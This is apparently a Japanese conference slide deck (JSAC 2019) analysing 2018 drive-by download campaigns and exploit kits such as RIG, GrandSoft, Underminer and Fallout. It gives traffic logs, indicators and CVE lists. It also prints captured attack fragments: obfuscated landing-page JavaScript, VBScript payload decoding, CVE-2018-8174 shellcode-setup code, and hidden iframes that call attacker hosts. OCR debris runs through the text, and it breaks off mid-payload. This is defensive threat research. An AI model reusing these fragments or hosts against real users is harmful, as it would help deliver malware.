
週末なにしてますか？
忙しいですか？
DbDを解析してもらっていいですか？
What do you do on the weekend?
Are you busy?
Will you analyze DbD?
小池倫太郎 & 中島将太
Japan Security Analyst Conference 2019

自己紹介

- **小池倫太郎**
  - セキュリティエンジニア（1年生）
  - nao_secでマルウェア解析以外を担当
    - 専門は悪性トラフィック・スクリプトの解析

- **中島将太**
  - フォレンジッカー、マルウェアアナリスト（1年生）
  - nao_secではマルウェアやシェルコード解析を担当

Drive-by Download攻撃 ver 2017

- 攻撃キャンペーン
  - pseudo-DarkleechとEITestの活動停止
  - Seamless、Fobos、Rulan、Ngayの出現と活発化
    - Malvertising系の攻撃キャンペーンの繁栄

- Exploit Kit
  - NebulaとDisdainの出現と消滅
  - RIGの繁栄
    - ShadowfallによるDomain Shadowingの停止
      - IPアドレスを用いたURLへ移行

（参考：https://www.jpcert.or.jp/present/2018/JSAC2018_04_koike-nakajima.pdf）

Drive-by Download攻撃 ver 2018

- **攻撃キャンペーン**
  - Seamless(PseudoGate)とHookAdsの繁栄
  - CoinsLTDやSlyIP、Slotsの登場と消滅
  - BlackTDSの登場

- **Exploit Kit**
  - UnderminerとFalloutの登場と繁栄
    - RIGの衰退
  - GrandSoftの復活
  - 新たな脆弱性の悪用

新たな脆弱性

- CVE-2018-4878
  - Adobe Flash PlayerのRCE
    - Magnitude、RIG、Falloutなどで悪用
- CVE-2018-8174
  - VBScript EngineのRCE
    - RIG、Magnitude、GrandSoft、Fallout、KaiXinなどで悪用
- CVE-2018-8373
  - VBScript EngineのRCE
    - KaiXinやFalloutなどで悪用
- CVE-2018-15982
  - Adobe Flash PlayerのRCE
    - FalloutやUnderminerなどで悪用

攻撃キャンペーン

Seamless / PseudoGate

- 3月頃からSeamlessの活動が停止
- 代わりに7月頃からPseudoGateが登場し活発化
  - 両方とも日本・カナダ・アメリカが標的
  - Banking Trojan、特にRamnitを頻繁に使用
    - SeamlessとPseudoGateは同一Actorの可能性？

Seamless / PseudoGate

- Seamless
  - Malvertising
  - Pre-GateとGateを用いてRIGへ誘導
    - ユーザの地理的情報を用いて処理を分岐
      - 標的は日本・カナダ・アメリカ
  - 主にRamnitを使用

#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnjs.cloudflar...	/ajax/libs/jstimezonedetect...	12,076	jstimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/voluum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmj.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	/?MjQ4MzM5&hDhbbJVDz...	7,418	RIG_EK (Landing Page)

Seamless / PseudoGate

- PseudoGate
  - Malvertising
  - 正規のWebサイトを改ざんして使用することがある
    - 検知や遮断が困難
  - GrandSoftやRIGを使用
  - Panda BankerやOsiris(Kronos)、Ramnitなどを使用
    - 日本・カナダのクレジットカード・銀行などの情報を窃取

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	sp.popcash.net	/go/199881/426514	427	Advertisement
2	303	HTTP	sp.popcash.net	/sgo/ad?p=199881&w=4...	52	Advertisement
3	200	HTTP	balmyfurniture.com	/	51,857	Compromised Site
4	200	HTTP	slang.molmcclshavemwi.xyz	/generalized_vestige_def...	530	GrandSoft Exploit Kit (Landing Page)
5	200	HTTP	slang.molmcclshavemwi.xyz	/getversoinpd/1/2/3/4	21,185	GrandSoft Exploit Kit (CVE-2018-8174)
6	200	HTTP	slang.molmcclshavemwi.xyz	/9/104468	180,736	GrandSoft Exploit Kit (Malware Payload)

HookAds

- Malvertising
- DecoyサイトとGateを使って攻撃を行う
  - Kraken CryptorやGlobeImposter、GandCrabなどのランサムウェアを使うことが多い

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	fiestaonlline.info	/?activer-mix&source=110898.108...	40,256	HookAds (Decoy Site)
2	200	HTTPS	www.hfbh.pro	/unlimited/aboutus	5,408	HookAds (Gate)
3	200	HTTP	miniyou.press	/n4Mv2AH/xI3i1L.dhtml	59,114	Fallout Exploit Kit (Landing Page)
4	200	HTTP	miniyou.press	/lengthily_proctalgy_charlady_ove...	210,432	Fallout Exploit Kit (Malware Payload)

```
function visits() {
    BrowserInfo = getBrowser();
    if (BrowserInfo.allright == true) {
        document.write('')
    } else {
        window.frames[0].document.body.innerHTML = '<form target="_parent"
        method="post" action="' + decode64
        ('aHR0cDovL21pbml5b3UucHJlc3MvbjRNdjJBSC94STNpMUwuZGh0bWw=') + '"></form>';
        window.frames[0].document.forms[0].submit()
    }
}
```

HookAds

- Decoyサイト
  - 88.208.7.192と88.208.7.193
- Gate
  - 185.56.233.186

2019-01-11	2/66	https://juckbander.pro/unlimited/freedom
2019-01-11	1/66	https://freebitc.pro/unlimited/freedom
2019-01-11	1/66	https://needgrow.info/unlimited/freedom
2019-01-11	1/66	https://minimalfeed.pro/unlimited/howareyou
2019-01-11	1/66	https://www.onepeacee.info/unlimited/howareyou
2019-01-11	2/66	http://www.needgrow.info/unlimited/howareyou
2019-01-11	3/66	https://www.freebitc.pro/unlimited/howareyou

Exploit Kit

RIG Exploit Kit

- **概要**
  - 2014年頃から観測されているExploit Kit
  - 2016年9月以降最も活発
    - 非常に多くの攻撃キャンペーンで利用されている
    - Falloutの登場でシェアは大幅に減少
      - それでも多くの攻撃キャンペーンが使用
  - 基本的な機能・構成は昨年から変化せず

RIG Exploit Kit

- トラフィック

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	176.57.220.173	/?MTM3OTU5&nhAGdWQ&Vvkfo...	135,812	(03) RIG EK (URI) (Landing Page)
2	200	HTTP	176.57.220.173	/?MTIwMTQ1&hewRIArQoAqwU...	34,304	(04) RIG EK (URI) (Flash Exploit)
3	200	HTTP	176.57.220.173	/?NTYzNzQy&mNfhuCz&lcRinVA...	34,304	(05) RIG EK (URI) (Payload)

  - 3つのトラフィックによって攻撃が行われる
    1. Landing Page
       - CVE-2013-2551
       - CVE-2015-2419
       - CVE-2016-0189
       - CVE-2018-8174
       - SWF Exploitを読み込むためのhtml
    2. SWF Exploit（他の脆弱性が悪用された場合は発生しない）
       - CVE-2018-4878
    3. Malware Payload
       - RC4によって暗号化されたマルウェア

RIG Exploit Kit

- Landing Page

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	176.57.220.173	/?MTM3OTU5&nhAGdWQ&Vvkfo...	135,812	(03) RIG EK (URI) (Landing Page)
2	200	HTTP	176.57.220.173	/?MTIwMTQ1&hewRIArQoAqwU...	34,304	(04) RIG EK (URI) (Flash Exploit)
3	200	HTTP	176.57.220.173	/?NTYzNzQy&mNfhuCz&lcRinVA...	34,304	(05) RIG EK (URI) (Payload)

```
</head><body><script>function fvbnvbn()/*s55679d89703hfj71082fs*/{var a=1(),fds =
"efore", c=document, b=c["createElement"]("script");b["type"]="text/javascript",b
["text"]=a,a=c["getElementsByTagName"]("script")[0],a.parentNode["insertB"+fds](b,
a)}try{setTimeout(fvbnvbn, 2650);}catch(m){}function 1(){var rah=String; var s =
"dmFyIGZnZGZnZCA9ICIiOy8qc2RmeGN4dnJ1dHVybiBlOyB9IGZ1bmN0aW9zZGYqL3ZhciBmZ2RmZmdzZ
CA9ICIiO2Z1bmN0aW9uIGZnaGdoa2hqa2hqKG51bSwgd2lkdGgpe3ZhciBjdmJuID0gIjAxMjM0NTY3OD1
hYmNkZWYiOy8qczMxNzM3ZGZmZDEwMDAwMGhkMTYzNzhoZnMqL3ZhciBmZ2hnaGtoamtoaiA9IGN2Ym4uc
3Vic3RyKG51bSAmIDB4RiwgMSk7d2hpbGUgKG51bSA+IDB4Rikge251bSA9IG51bSA
+Pj4gNDtmZ2hnaGtoamtoaiA9IGN2Ym4uc3Vic3RyKG51bSAmIDB4RiwgMSkgKyBmZ2hnaGtoamtoajt9d
mFyIHdpZHRoID0gKHdpZHRoID8gd2lkdGggOiAwKTsgd2hpbGUgKGZnaGdoa2hqa2hqLmxlbmd0aCA8IHd
pZHRoKWZnaGdoa2hqa2hqID0gIjAiICsgZmdoZ2hraGpraGo7cmV0dXJuIGZnaGdoa2hqa2hqO30KCglmd
```

- 難読化は以前よりも簡単に

RIG Exploit Kit

- Malware Payload

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	176.57.220.173	/?MTM3OTU5&nhAGdWQ&Vvkfo...	135,812	(03) RIG EK (URI) (Landing Page)
2	200	HTTP	176.57.220.173	/?MTIwMTO1&hewRIArOoAqwU...	34,304	(04) RIG EK (URI) (Flash Exploit)
3	200	HTTP	176.57.220.173	/?NTYzNzQy&mNfhuCz&lcRinVA...	34,304	(05) RIG EK (URI) (Payload)


```
E2 21 AF AD 6F 9E 0F 22 04 E7 99 92 FF D2 BF C3
53 F6 B9 C2 7E FF 12 E0 8C CB 86 D6 A1 31 01 68
C9 BC 94 B1 C3 C7 25 A3 A8 F7 87 4F 23 8F A7 0C
CA 90 57 E9 B4 16 D9 4D 68 07 09 DE 44 B5 E3 B1
74 B2 E9 4E 5D E6 A1 C2 9B FF 8C E6 83 24 57 9E
```

- RC4 Encode

```
For i=0 To slen-1
    x=(x+1) And 255
    y=(y+s(x)) And 255
    t=s(x):s(x)=s(y):s(y)=t
    rc(i)=Chr(CByte(s((s(x)+s(y)) And 255) Xor AscB(stream.Read(1))))
Next
Dim rctxt: rctxt = join(rc,"")
Set c=CreateObject("Scripting.FileSystemObject")
Set b=c.CreateTextFile(fname)
b.Write rctxt
b.Close
```

RIG Exploit Kit

- Landing PageのURLを生成するAPIのエンドポイントは BlackHat Asia 2018で発表されており、変化なし



(引用元：https://www.blackhat.com/docs/asia-18/asia-18-papa-Future-Proof%20Counter%20Attacks%20Against%20Exploit%20Kit%20Infrastructure-WP.pdf)

RIG Exploit Kit

利用されたIPアドレスの分布

ロシア:2325, ドイツ:106, ウクライナ:8, カザフスタン6

GrandSoft Exploit Kit

- 2018年2月頃から再度活発化
  - 2012年頃から観測されている
- PseudoGateで頻繁に利用されている

GrandSoft Exploit Kit

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	envisioned.zaleisa.site	/greet-undocumented.html	530	GrandSoft Exploit Kit (Checker)
2	200	HTTP	envisioned.zaleisa.site	/getversoinpd/1/2/3/4	21,185	GrandSoft Exploit Kit (Landing Page)
3	200	HTTP	envisioned.zaleisa.site	/9/103609	118,272	GrandSoft Exploit Kit (Malware Payload)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" dir="ltr">
<head>
        <meta http-equiv="X-UA-Compatible" content="IE=10">
        <meta charset="UTF-8">
</head>
<body>
<script>
var allowConfirm = true; window.onbeforeunload = confirmExit; function confirmExit(){
    if(allowConfirm)        return "";  else        allowConfirm = false; }


var srcOfScript = "/getversoinpd/1/2/3/4";

document.write("<iframe src='"+srcOfScript+"'></iframe>");</script>
</body>
</html>
```

GrandSoft Exploit Kit

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	envisioned.zaleisa.site	/greet-undocumented.html	530	GrandSoft Exploit Kit (Checker)
2	200	HTTP	envisioned.zaleisa.site	/getversoinpd/1/2/3/4	21,185	GrandSoft Exploit Kit (Landing Page)
3	200	HTTP	envisioned.zaleisa.site	/9/103609	118,272	GrandSoft Exploit Kit (Malware Payload)

```
Sub gogogogog
  uuuuuurrryfa2
  uuuuuurrryfa22
  uuuuuurrryfa2222=LeakVBAddr()
  vbvbvb_564=sddddddddddddddddd2d(bgsssssssssss2s(uuuuuurrryfa2222))
  uuuuuurrryfa222233=gwe43ghedfbdsfdsdhg(vbvbvb_564,"msvcrt.dll")
  uuuuuurrryfa222233a=gwe43ghedfbdsfdsdhg(uuuuuurrryfa222233,"kernelbase.dll")
  uuuuuurrryfa222233aa=gwe43ghedfbdsfdsdhg(uuuuuurrryfa222233,"ntdll.dll")
  datskieicosdfg=sdfsdf3fsfsdfsdfdssd(uuuuuurrryfa222233a,"VirtualProtect")
  granizaantarktidd=sdfsdf3fsfsdfsdfdssd(uuuuuurrryfa222233aa,"NtContinue")

  sosufufsksks getegeheteegegegege()
  ShellcodeAddr=osjdfisi8s8s8s8s8jf()+8

  sosufufsksks a_a_a_a_a111(ShellcodeAddr)
  a_a_a_a_a11132=osjdfisi8s8s8s8s8jf()+69596
  sosufufsksks a_a_a_a_a1113(a_a_a_a_a11132)
  llIIll=osjdfisi8s8s8s8s8jf()

  a_a_a_a_a111323
End Sub
gogogogog
```

Underminer Exploit Kit

- **2018年7月頃から観測され始めた**
  - 日本を中心とした東アジア圏で活発
- **処理を公開鍵暗号で隠すことで解析を妨害**
  - トラフィックデータを見ただけでは解析することは困難

Underminer Exploit Kit

6	200	HTTP	184.170.216.48:8080	/index.php?ad_id=	2,931	Underminer EK (HTML/JS) (Landing Page)
7	200	HTTP	184.170.216.48:8080	/js/ js	8,920	Underminer EK (URI)
8	200	HTTP	184.170.216.48:8080	/logo.swf	638	
9	302	HTTP	184.170.216.48:8080	/pubs/servlet.php?fp=	0	
10	200	HTTP	184.170.216.48:8080	/views/	3,323	
11	200	HTTP	184.170.216.48:8080	/static/encrypt.min.js	51,822	
12	200	HTTP	184.170.216.48:8080	/static/tinyjs.min.js	11,536	
13	200	HTTP	184.170.216.48:8080	/views/	9,099	
14	200	HTTP	184.170.216.48:8080	/pubs/article.php?id=	572	
15	200	HTTP	184.170.216.48:8080	/views/	515	
16	200	HTTP	184.170.216.48:8080	/views/	10,051	
17	200	HTTP	individualization.adobe.com	/crossdomain.xml	286	CVE-2018-4878 Artifact (URI) (Config)
18	200	HTTP	individualization.adobe.com	/flashaccess/i15n/v5	9,869	CVE-2018-4878 Artifact (URI)
19	200	HTTP	184.170.216.48:8080	/views/	43,356	
20	200	HTTP	184.170.216.48:8080	/pubs/wiki.php?id=	0	
21	200	HTTP	184.170.216.48:8080	/images/captcha.png?mod=attachmen...	21,220	

Underminer Exploit Kit

- formを使ってリダイレクト
  - 送信情報にクライアント環境データを含む

```
<iframe name="webgl_view" style="width:1px;height:1px"></iframe>
<form method="GET" id="servlet" name="servlet" action="/pubs/servlet.php" target="webgl_view">
    <input type="hidden" name="fp" value="" />
    <input type="hidden" name="token" value="" />
    <input type="hidden" name="id" value="1" />
    <input type="hidden" name="sign" value="" />
    <input type="hidden" name="validate" value="[illegible]" />
    <input type="submit" style="position: absolute; left: -9999px; width: 1px; height: 1px;" tabindex="-1" />
</form>
<div id="webgl_div" name="webgl_div" />
```


```
<script type="text/javascript" src="/js/[illegible].js"></script>
```

Underminer Exploit Kit


```
a = function () {
    var t, a, n, r;
    r = AppUtils.ua_ie ? e("div") : e("object"), AppUtils.ua_ie ? function (t, a,
    n) {
        var r = e("param");
        r.setAttribute("name", a), r.setAttribute("value", n), t.appendChild(r)
    }((t = "/logo.swf", a = r.innerHTML, (n = e("div")).innerHTML = "<object
    classid='.l.l. [illegible] '></param name='movie'
    value='" + t + "' />" + a + "</object>", r = n.firstChild),
    "allowscriptaccess", "always") : (r.setAttribute("type",
    "application/x-shockwave-flash"), r.setAttribute("data", "/logo.swf")),
    document.getElementById("webgl_div").parentNode.appendChild(r);
    document.getElementById("webgl_div")
}, t >= 23 && t <= 28 ? (AppUtils.setCallbackFunction(function () {
    document.getElementById("servlet").elements.id.value = 49600
}), a()) : t >= 17 && t <= 18 ? (AppUtils.setCallbackFunction(function () {
    document.getElementById("servlet").elements.id.value = 49601
}), a()) : t >= 11 && t <= 16 && (AppUtils.setCallbackFunction(function () {
    document.getElementById("servlet").elements.id.value = 49602
}), a());
```

Underminer Exploit Kit

```
var h = 13,
    d = new e,
    p = d.h;
n.elements.fp.value = d.get(), 1 == parseInt(n.elements.id.value) &&
"ActiveXObject" in window && (n.elements.id.value = 49457);
var f = p(AppUtils.validate, h),
    v = ["fp", "token", "id", "validate"];
for (i in v) f = p(f + n.elements[v[i]].value, h), h++;
n.elements.sign.value = f, n.submit()
```



Underminer Exploit Kit



Underminer Exploit Kit

```
! function (e) {
    var t = document.createElement("iframe");
    t.setAttribute("src", "http://184.170.216.48:8080/pubs/article.php?
    id=[illegible]"), t.style.width = "1px", t.style.height =
    "1px", document.body.appendChild(t)
}();

(function (url) {
    var iframe_el = document.createElement("iframe");
    iframe_el.setAttribute("src", url);
    iframe_el.style.width = "1px";
    iframe_el.style.height = "1px";
    document.body.appendChild(iframe_el);
})("/views/[illegible].html");
```

Underminer Exploit Kit

```
<html>
    <body>
    <div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
        <object classid="clsid:[redacted]" id="swf">
            <param name="movie" value="/views/[redacted].swf" />
            <param name="allowScriptAccess" value="always" />
            <embed src="/views/[redacted]swf" allowScriptAccess="always" type="application/x-shockwave-flash" />
        </object>
    </div>
    </body>
    </html>
```

Fallout Exploit Kit

- **2018年8月頃から観測され始めた**
- **非常に活発**
  - 多くの攻撃キャンペーンで利用されている
  - RIGの商売敵
- **HTMLからExploitationに必要なコードを生成**
  - Nuclear Exploit Kitに類似
- **URLに特徴がない**
  - フィルタや検知が困難

Fallout Exploit Kit

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	miniyou.press	/marcello/599/GmdqF/Yx2S9P?yakitori...	56,288	Fallout Exploit Kit (Landing Page)
2	200	HTTP	miniyou.press	/Bepiece_degusting_upstage/23-09-19...	174,592	Fallout Exploit Kit (Malware Payload)

```
<script type="text/javascript">var LgdMXbieLwV=document.createElement("script");
LgdMXbieLwV.type="text/vbscript",LgdMXbieLwV.text=ERCcGoGgyqCwa(sHvpyE,pxKpxlZHYp
(oNVrFlEzj,LZFaHjDVdciX)),document.getElementsByTagName("BODY")[0].appendChild
(LgdMXbieLwV);</script>
<div id="VB33BE1MvS28">GhlNQv6FKFuQ6P4AyV70x461H/YAeEJXLGdT6yxLAEDF98YCtgfBzQkvS/+/qf
+xiGGSFZRjfRK4Sq8wNgEoJoALOwSeE7
+ulmSw7rAz=rlz7A6KXHSn5ZrBsCvQ8L8rAsHxbBiRjVAxjEGIMN9yzF2US6gu+fy26Qkd34r9hgtV</div>
<div id="lQ35xNgCxiq">Y5Kv5eARAIrAj
+GjBfnX2xiTvnm6weAHJa98/wD3aszidN5G3IlaEQOK0zhPbKCTdv3mmlnybQCzMUpoYTCKdIriuQJrQOzrJAG
p85yDDJobPEgKXhBlD6TSyZBs8CV9bIFu=2ia+O8Iu/xDS+h2IgdMJKReU3lTAYr=MJbKD9E7zNXjunEqlSnkj
+rxNYdCZYdHaTA3zRvnXNzHpSZMEc1eyzQiqBBYLVjU3anHQm+2yoRahIwjAYJMYfMkqUB2VAPJq5BOEvG
+cKVZuTpLFVVecb7Zx=ha+insN7u/H2RJUIefkvEtqkJqg/mgwFblFD8Eq6FSvozrih4mh
